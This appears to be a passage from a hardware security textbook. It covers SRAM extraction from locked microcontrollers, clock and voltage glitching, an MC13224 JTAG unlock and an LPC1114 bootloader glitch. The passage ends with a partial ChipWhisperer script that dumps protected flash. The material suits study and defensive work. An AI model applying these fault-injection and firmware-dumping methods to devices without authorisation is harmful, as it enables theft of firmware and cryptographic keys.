Huffstutter's ICSP SRAM Exploit

Carl Huffstutter describes a different exploit for the same firmware image on the same chip in Huffstutter (2011). He saw that while every bank of flash memory and EEPROM has its own protection fuse bits, there are no such bits for protecting RAM. Sure enough, the ICSP transactions in Figure 12.9 cleanly and nondestructively extract all RAM from a locked microcontroller.

In RAM, he found the 64-bit HID Master authentication key, two 64-bit Triple DES keys for encrypting comms between the reader and the card, the 128-byte key table for use with High Security cards, and all the details of the last card read. This information wasn't erased after use, but had it been, the machine might still be interrupted mid-read to reveal the contents in use.

Many other devices expose SRAM while protecting flash memory, so it's worth considering this attack whenever you need data from a chip and don't necessarily need a copy of the code. On the defensive side, it might help to declare any important keys and tables as `const` so that they are located only in flash memory and never copied into RAM.

13 Basics of Glitching

Dear reader, please indulge me in a little mythology. After that, we'll move on to modern clock and voltage glitching attacks.

Way back in the good old days, so the story says, a satellite TV smart card was vulnerable to memory corruption. The people did rejoice, as a memory corruption exploit was sufficient to unlock all of the channels and extract all of the card's memory. Then from the heavens came a message—an EEPROM update, rather than a prophecy—and the cards were patched to spin in an infinite loop rather than decode Captain Picard's latest fight with the Borg. The exact patch and the exact card are lost to time, but in C we might say the code looked something like the following.

```
void entry(){
  int looped=EEPROM[lockbyte];
  while(looped){}

  main();
}
```

Because the card spins in an infinite loop rather than doing its job, pirates called it "looped." From this they invented "unlooping," the technique of messing with the card's voltage or clock to jump out of the infinite loop. Today we call these techniques "fault injection" or "glitching," and they are still brutally effective at removing protections from chips.

The trick is to very briefly drop the voltage supply to the chip, or to introduce a very brief additional cycle to the clock supply line. Like running the chip too fast or on too little power, this causes instructions to be mis-executed. But because the violation is so brief, as little as one instruction will be corrupted while everything else remains fine.

In our example, the smart card will spin forever executing the `while` loop on line 3. Optimizations and assembly languages will express it differently, but imagine it becomes the following pseudo-assembly.

```
1 loop:
2   cmp &looped, 0      ;; Is the lockbyte zero?
3   jmpeq loop          ;; If not, loop.
4 allgood:
5   call main           ;; If so, continue to main().
```

When the device is looped, the microcontroller will execute lines 2 and 3 in sequence forever. If we shorten the clock so that the jump-if-equal instruction on line 3 does not write over the program counter, execution will continue on line 5, calling the main method as if this chip weren't locked. Because the loop runs continuously, the chip is helpfully giving us many tries before each reboot.

Another good target is a copy loop. At startup, a smart card often presents its Answer To Reset (ATR) string. If the `for` loop that sends the string is like this, we might leak extra bytes of memory out of the card by glitching as `i` is compared to `16` after the last byte. When the comparison is exact ($i \neq 16$) instead of a range ($i < 16$), this might dump a lot of extra memory!

```
void main(){
  for(int i=0; i!=16; i++)
    txbyte(ATR[i]);
}
```

In the early 2000s, unlooper hardware was commercially sold to hobbyists and schematics for home designs were passed around on forums. Most consisted of an Atmel AT90 microcontroller with 7400 series chips to insert glitches on the clock and data lines




Figure 13.1: Smart Card Unlooper from PLC77 (2001)

against the DirecTV HU Card.[1] See Figure 13.1 for an example, and search eBay for “Mikobu” if you’d prefer to purchase one already made.

As far as software goes, most of these unlooper designs require firmware to be loaded into the AT90 through the MAX232 chip over a serial port. While many glitching programs were shared as source code or black box binaries, there was also a tradition of sharing them as commented VBScript for a program called WinExplorer.

Clock Glitching

When a microcontroller is designed, there’s a matter of timing closure. For any given chip, there is some maximum clock rate, beneath which the design behaves as specified. Beneath this speed, all of the combinational logic gets the right result in time to be latched by the sequential logic.

Above this rate, things fail, but not all at once. Maybe multiplication is the bottleneck of the clock rate, and exceeding that rate by a little bit causes some multiplications to fail while everything else works fine. If you never need multiplication, you might exceed this clock rate to get more performance in other functions.

When a chip takes its raw clock input from an external pin, and it doesn’t smooth that clock out with a phase-locked loop, we have the opportunity to perform some clock glitching. We do this by inserting a short clock pulse, one single edge or cycle that is far above the maximum rate of the chip.

[1] You will never learn all the part numbers, but it’s important to at least casually study the 7400 and 4000 series. These series implement small logic gates without the complexity of a full microcontroller.

In a multi-cycle design, this can be thought of as one piece of one instruction being given time to finish. Maybe the wrong opcode is latched in the first cycle of the instruction, or maybe a jump never writes back to the program counter at the end of the instruction.

I usually begin with a range of time in which the firmware makes an important decision, then attempt to fault random points in that range until I get the chip to misbehave. Because we control the clock itself, this timing can be extremely accurate and reliable.

Voltage Glitching

When the raw clock input isn't available, voltage glitching might still be an option. The idea is to abruptly shift the voltage, raising or lowering it for such a brief moment that the chip does not crash but it also doesn't execute its instruction properly.

Dropping the voltage has many effects. One is that the transistors flip more slowly, so that a device might be well within its timing closure is suddenly unable to calculate its results in time, somewhat like clock glitching. An Atmega328P, for example, safely runs at 20MHz at 4.5V only 10MHz at 2.7V. Other effects include failures in memories and mistaken instruction decoding.

Calibration of a voltage glitch can be tricky. The first axis will be the time offset from an observable trigger, like a pin rising high. The duration of change and the target voltage will be two more axes, and clock drift will make things less reliable the longer we wait after the trigger for the glitch to occur.

To keep things simple, many modern glitching attacks simply short circuit the core voltage to ground and rely on very short timing to prevent a crash.[2]

However you arrange things, it's important to calibrate your glitching on one axis at a time. I do this on a development board with the same chip as my target, first running a tight `while` loop that adds up a bunch of numbers and prints a warning when they disagree. I can then search for a duration and voltage that make the warnings appear, without yet worrying about when to apply the glitch. I remove most of the decoupling capacitors, then add them back individually if things become too unstable.

Only after successfully injecting faults in this easy target do I bother switching over to my real target. It's there that my trigger and offset matter, and it's best that the other parameters already be dialed in.

[2] The core voltage is often exposed on a pin labeled something like `VCAP`, as a way to attach decoupling capacitors after an internal voltage regulator.

14 MC13224, the Simplest Fault Injection

Let's take a look at an exploit of mine from Goodspeed (2011), in which the Freescale MC13224 is unlocked by grounding out one of its pins during reset. This requires a custom PCB and a bit of hot air soldering, but it's very reliable and does not involve any fancy software.

The MC13224 is a system-in-package (SiP) offering a 32-bit TDMI ARM7 CPU, with an 802.15.4 (Zigbee) radio. It has 128kB of SPI flash, 96kB of RAM, and 80kB of ROM implementing the 15.4 MAC functions. This was the chip used in the Defcon 18 Ninja Badge, Wozniak and Creighton (2010). Its selling point is that a 50Ω trace antenna tuned for 2.4GHz is all that you need to add as an antenna chain, with everything else but the crystals included internally.

System-in-package is a great way to make the PCB designer's life easier, but you can see from the decapsulated photos in Figure 14.1 that this package is really three little chips in a trenchcoat, trying to act like an adult.[1] The smallest chip is a radio balun, the largest is a CPU combined with a radio, and the third chip is flash memory.

Because the flash memory is on a separate die and the MC13224

[1] My editor is screaming at me that we haven't discussed decapsulation yet. Please be patient until Chapter 18, and for now take my word for it that the right chemicals can obliterate the packaging without hurting the glass or the bonding wires inside.




Figure 14.1: Decapsulated MC13224




Figure 14.2: SST25WF010

has no execute-in-place feature, it is unable to execute code from flash memory directly. Rather, a ROM bootloader copies a working image from flash memory into RAM. If the security word "`OKOK`" is seen at the beginning of the image, then JTAG access is enabled before the bootloader branches into RAM. If the security word is instead set to "`SECU`," then JTAG access is not enabled and the chip remains in its default, locked state.

Looking closer at the flash chip, we find the model number from text written on the die, shown in Figure 14.3. It's a standard SST25WF010 low-voltage SPI flash chip. One way to read this would be to decapsulate the target chip and then wire-bond this SPI flash chip back into a new package and read it with a low-voltage SPI adapter. That would certainly work, but we'd prefer a solution that doesn't require expensive equipment like a wire bonder.




Figure 14.3: MC13224, Pin 133 in Bold

A better technique takes advantage of the fact that, while the SPI bus is not bound out to external pins, pin 133 (`NVM_REG`) is the voltage regulator output for the flash chip, which is exposed in order to allow an external voltage regulator to replace the internal one. In low-power applications, power might be saved by shutting this down after booting.

What happens when we cut power to the SST25WF010 flash memory by grounding out this pin? Freescale (2010) explains in Figure 3-22 on page 93 that the MC13224 will enable JTAG access when the magic word is not found in flash memory. It will then try to boot from UART1 as a serial port, as a SPI slave, as a SPI master, or as an I2C master. If none of these methods work, the chip will hang in an infinite loop, but it hangs with JTAG enabled!

So all that is needed to recover a copy of an MC13224's flash memory is a board that holds pin 133 low during a reset, then loads a new executable into RAM that—after the pin is allowed to swing high—will read firmware out of the recently powered SST25WF010 and exfiltrate it through an I/O pin.

Toward that end, I've made a small batch of modified Econotag boards in Figure 14.4 that expose this pin to a jumper. A pair of tweezers can then hold the line low during a reboot to unlock JTAG. Once the tweezers are removed, a client for the internal SST25 SPI flash chip can be used through the board's built-in OpenOCD implementation to dump the firmware.

For more sophisticated attacks on dual-die microcontrollers, see the GD32F130 exploit in Chapter D.2 or the MT1335WE exploit in Chapter D.4.




Figure 14.4: Modified Econotag

15 LPC1114 Bootloader Glitch

In addition to the software vulnerabilities discussed in Chapter 4, the LPC1114 and LPC1343 are vulnerable to voltage glitching attacks documented in Gerlinsky (2017), Nedospasov (2017), and Dewar (2018). This is a beginner's glitching attack, a good first target to learn fault injection.

Before we get started, look at Figure 4.5 and review the explanation of the lock features in Chapter 4. When the lock level is CRP1, we can use the memory corruption exploit in that chapter to dump the chip's memory, but in CRP2 and CRP3 the bootloader commands are so restricted that we can't trigger the vulnerability. That's where voltage glitching comes in.

You should also see in Figure 4.5 that a single word of flash memory controls the protection mode. `0x12345678` places us in CRP1, where the remote code execution exploit works. `0x43218765` places us in CRP3, where both JTAG and the ISP programming mode are entirely disabled. `0x87654321` is just as bad, allowing ISP but *only* the Mass Erase command.

The very last line of that table is the important one, and the reason why these chips are such an easy target for glitching. If the 32-bit word has *any other value* than the ones in that table, it defaults to being totally open to both JTAG debugging and ISP programming. While `0x43218765` or `0x87654321` will lock us out, a single bit error might change those to `0x43208765` or `0x87654331`, either of which would provide us with full access. The purpose of our fault injection will be to corrupt that word, providing just such a change.




Figure 15.1: LPC111x




Figure 15.2: Olimex LPC-P1114 Schematic

Hardware Modifications

Gerlinsky, Nedospasov, and Dewar each made slightly different modifications to the Olimex development kit in Figure 15.2, but the general principle is the same.

First, we want to remove the 100nF decoupling capacitor, which is C4 in the schematic. The purpose of this capacitor is to prevent momentary drops in voltage from causing faults in the chip, and we're removing it because our intention is to cause this momentary failure. Leaving it in would make glitching much more difficult.

The decoupling capacitor for this chip is designed to sit between the VSS and 3.3V VDD lines, but on many other chips you'll find multiple decoupling capacitors or you'll find that the cap is on a dedicated pin at a lower voltage, the CPU core voltage.

The board also has two traces that might be cut, and we need to cut both of them. `3.3V_IO_E` connects C1 and the VDDIO pin to the 3.3V power rail, while `3.3V_CORE` connects the VDD pin to the 3.3V rail. We'll cut both, then reconnect the two sides of the cut `3.3V_CORE` trace with a 12 Ω resistor. This lets us measure the power consumption of the chip, as the current consumption will cause a very small voltage drop across the resistor. Such a measurement is not necessary to perform the glitch after timing is known but can be very handy for discovering the timing.

Shorting `P0_3` to ground will enable the bootloader mode. We will also add an SMA connector to expose ground and the 3.3V power rail to our voltage glitcher. The glitching hardware itself is just briefly shorting those two pins together, and while Dewar (2018) uses a ChipWhisperer and Gerlinsky (2017) uses a microcontroller board, you can short them with a transistor and nearly anything that sends a short pulse to that transistor with predictable timing after reset.

How Hard to Glitch?

We now have an SMA connector through which we can glitch the chip, briefly shorting the voltage rail to ground without a decoupling capacitor to save it. Before we can get to the question of timing, we need to know at least roughly how much of a glitch to apply. Too much of a glitch will crash or reboot the target, while too little of a glitch will have no effect at all, as the voltage drop will be attenuated by the natural capacitance and line length until nothing happens.

If we imagine the idle state of this pin as a flat 3.3V voltage that we'll drop low, there are two basic parameters to our glitch: the *depth* and the *duration*.

The depth of a glitch is the voltage to which we will drop the pin. It's usually measured from the side of the glitcher, with the understanding that the target won't fall immediately to that voltage and might not fall all the way to it. A "crowbar" glitcher, such as the ChipWhisperer, simply shorts the two rails together with a MOSFET, so its depth is effectively ground.

You'll generally find crowbar glitchers on more recent devices, because the clock rate allows them to run fast enough that the glitch won't crash the target. They are also quite simple to place on the circuit board, with nothing more than a MOSFET transistor controlled by a GPIO pin of the attacking microcontroller. Common choices of MOSFET include the IRLML6246 and IRF8736.

Back in the days of TV piracy, it was more common to use a 74HC4053 multiplexer to jump between full voltage and the deep voltage. During development, both could be supplied by a bench power supply, and the glitches would be a little wider but not quite so deep.

Having either one dimension (duration) or two (duration and depth) to calibrate, we'd much rather find the right values before involving the extra dimension of time. This is most conveniently done by running a program from flash or from RAM that is intentionally designed to be an easy target.

When the settings are roughly correct, this code will start printing to the serial port. It's important the three variables are all volatile so that the C compiler will not optimize away their differences.

```
volatile int i, j, k;
while(1){
  // Add a bunch of integers separately.
  for(i=j=k=0; i<255; i++){
    j++; k++;
  }
  // We saw a glitch if the numbers don't match.
  if(i!=j || j!=k) txbyte('.');
}
```

Of course, we can only train our parameters on this code because the chip we are attacking is also available as an unlocked part for commercial use. When glitching a smart card, or anything else in which an unlocked sample is not available, the procedure is usually to glitch some other behavior, like the readout of the device serial number.

When to Glitch?

Now that we know how wide (in duration) and how deep (in voltage) to glitch to cause a fault, we still need to know when to trigger the glitch. We'll first choose a trigger as the beginning of time, then choose a measure of time to count after that trigger, and finally search for a range of times that might be running a vulnerable instruction worth glitching.

This is usually measured as some number of microseconds or clock cycles after a particular event, such as the reset line rising high. It's important to distinguish between the target's clock signal, which will be rather tightly coupled to the internal CPU clock, and the attacker's clock signal, which is rather loosely coupled and really just another way to measure wall clock time.

The target's clock input pin used to be a very good way to accurately target specific instructions, but these days many chips like the LPC11 default to an internal oscillator as the bootloader's system clock, only jumping over to an external crystal in the main application. Other chips use an internal phase-locked loop (PLL) to multiply an external clock's frequency, providing some relation but at a weak resolution. In this chapter, we'll ignore the external oscillator and use wall time instead.

Now that we have chosen a measure of time, and we have chosen the rise of the reset pin as zero time, we need to know when to apply a glitch to unlock the bootloader. On other targets, we might do this through power analysis, running our SMA connector to a T-junction that reaches both the glitcher and an oscilloscope. On this target we have something better: a dump of the boot ROM, which we made for writing our shellcode in Chapter 4.

Recall from that chapter that the bootloader checks its lock state many times, but that it is always checking a copy in SRAM that is made early in the boot sequence. That's why the shellcode for the software exploit simply rewrites the SRAM copy of the CRP level and jumps right back into the main loop of the bootloader, reusing its code with a privilege escalation.

```
;; Glitch targets on an LPC1x firmware.
;
;         Read protection from 0x000.002fc in Flash.
1fff1276  00 68  ldr r0,[r0,#0x0]=>CRP_FLASH
;         Write protection to 0x1000.0184 in SRAM.
1fff1278  88 60  str r0,[r1,#0x8]=>CRP_SRAM
```

In this glitching attack we don't have a write primitive, of course, but we know that there is an instruction or two doing the copy. Maybe we flip a bit as it's read from flash memory, or maybe we flip a bit as it's written to SRAM, or maybe we flip an opcode bit to make it a different instruction.

On 8-bit CISC chips, we might come up with this by simply counting instructions and their cycle costs. As the LPC11 is a pipelined RISC chip, that becomes a little labor intensive, as any glitch will be impacting multiple instructions at once. Another option for some ARM chips is to use the Embedded Trace Macrocell (ETM), which allows an external debugger to trace every instruction as it's executed. We might also run a modified version of the boot ROM from RAM, patched to reveal its timing through a GPIO pin.

Without resorting to those fancy tricks, we still have some timing clues. We know that the ROM can't begin execution before the reset line goes high, and we know that it must be past the target instruction when it accepts our first command. If we're patient, we can sweep across this entire range until the chip unlocks, then repeat the effect in far less time knowing the offset.

It's not uncommon for chips to be exploited this way, with a glitcher sitting on a rack or in a closet for days or weeks before the right timing emerges.

Dewar (2018) suggests that attacking from a 100MHz clock, unlocks were seen with roughly ten glitches between 5,100 and 5,300 cycles. One board worked best with ten pulses at 5,211 ticks, while another worked best with eleven pulses at 5,181 ticks. The variance likely comes from the internal R/C oscillator of the target chip, or the room temperature, and it's not at all strange for different targets to successfully unlock at different times.

```
"""
Script to break LPC1114 bootloader and dump flash in files

For use without the CW GUI.  From wiki.newae.com.
"""
from __future__ import print_function

import sys, binascii

#disable printing when glitch stuff is changed
from chipwhisperer.common.utils.parameter import Parameter
Parameter.printParameterPath = False

import time, logging, os
from collections import namedtuple
import numpy as np
import chipwhisperer as cw
from tqdm import trange
logging.basicConfig(level=logging.NOTSET)
scope = cw.scope()
target = cw.target(scope)
#Create and register glitcher

# Original attack done with 100 MHz clock - can be helpful to
# run this 2x faster to get better resolution, which seems
# useful for glitching certain boards
freq_multiplier = 2

#Initial Setup
scope.adc.samples = 10000
scope.adc.offset = 0
scope.clock.adc_src = "clkgen_x1"
scope.trigger.triggers = "tio4"
scope.io.glitch_lp = True
scope.io.hs2 = None

scope.glitch.width = 40
scope.io.tio1 = "serial_rx"
scope.io.tio2 = "serial_tx"
scope.adc.basic_mode = "rising_edge"
scope.clock.clkgen_freq = 100000000 * freq_multiplier
scope.glitch.clk_src = "clkgen"
scope.glitch.trigger_src = "ext_single"
scope.glitch.output = "enable_only"

target.baud = 38400
target.key_cmd = ""
target.go_cmd = ""
target.output_cmd = ""


# Glitcher
class LPC_glitch(object):
  def __init__(self, scope, target):
    self.scope = scope
    self.target = target
    self.serial = target.ser

  def setup_bootloader(self, delay = 0.05):
    self.serial.flush()
    self.serial.write("?")
    # Wait for full response, since we need to make sure
    # we don't throw off baud calculations.
    self.read_line(0)
    self.serial.write("Synchronized\r\n")
    self.read_line(10)
    self.read_line(10)

    self.serial.write("12000\r\n")
    self.read_line(10)
    self.read_line(10)

    self.serial.write("A 0\r\n") #turn echo off
    self.read_line(10)

    self.serial.flush()

  def check_err_rtn(self, s):
    if "0" in s:
      return True
    else:
      # Sometimes reading the error code fails for some
      # reason, so don't do anything about these
      # unexpected returns.
      if "19" not in s:
        print( "Unexpected error code " + s)
      return False

  def get_read_string(self, timeout = 10):
    self.serial.write("R 0 4\r\n")
    return self.read_line(timeout)



  '''
```

```
    Read flash in rd_len byte increments and store in uu,
    binary, and ascii files.
    NOTE: rd_len should be chosen so that it is less than 45
    bytes (since we can only handle 1 line at a time) and uu
    to binary is a whole number (ie rd_len * 4 / 3 is a whole
    number), as the decode doesn't like padding bytes.

    start_addr and length must be 4 byte aligned.

    If unsure, just use the defaults.
    '''
  def dump_flash(self, start_addr = 0, length = 0x8000,
           rd_len = 24):
    if start_addr % 4:
      print ("Address not 4 byte aligned!")
      return -1
    if length % 4:
      print ("Length not 4 byte aligned!")
      return -1

    #eat data return and checksum
    self.read_line()
    self.read_line()
    self.serial.write("OK\r\n")

    time.sleep(0.1)

    uu_file = open("uu_flash.txt", "w")
    ascii_file = open("ascii_flash.txt", "w")
    bin_file = open("bin_flash.bin", "wb")

    print ("Doing loop")
    for i in trange(start_addr, start_addr + length - 1,
            rd_len):
      self.serial.write("R {:d} {:d}\r\n"
                .format(i, rd_len))
      err = self.read_line()

      #only checking addr errors at this point
      if "13" in err:
        #addr err
        print ("addr error: addr = {:d}".format(i))
        return -1

      flash = self.read_line(0)
      if flash:
        data_len = ord(flash[0]) - 32
        if rd_len != data_len:
          print("Unexpected data_len {:x}, expected {:x}"
                 .format(data_len, rd_len))
          print ("Actual flash: " + flash)

        # Bootloader uses ` instead of space for 0
        data = flash.replace('`', " ")
        #eat checksum for now, can check it later
        checksum = self.read_line()


        self.serial.write("OK\r\n")
        try:
          uu_file.write("0x{:08x}: ".format(i) +
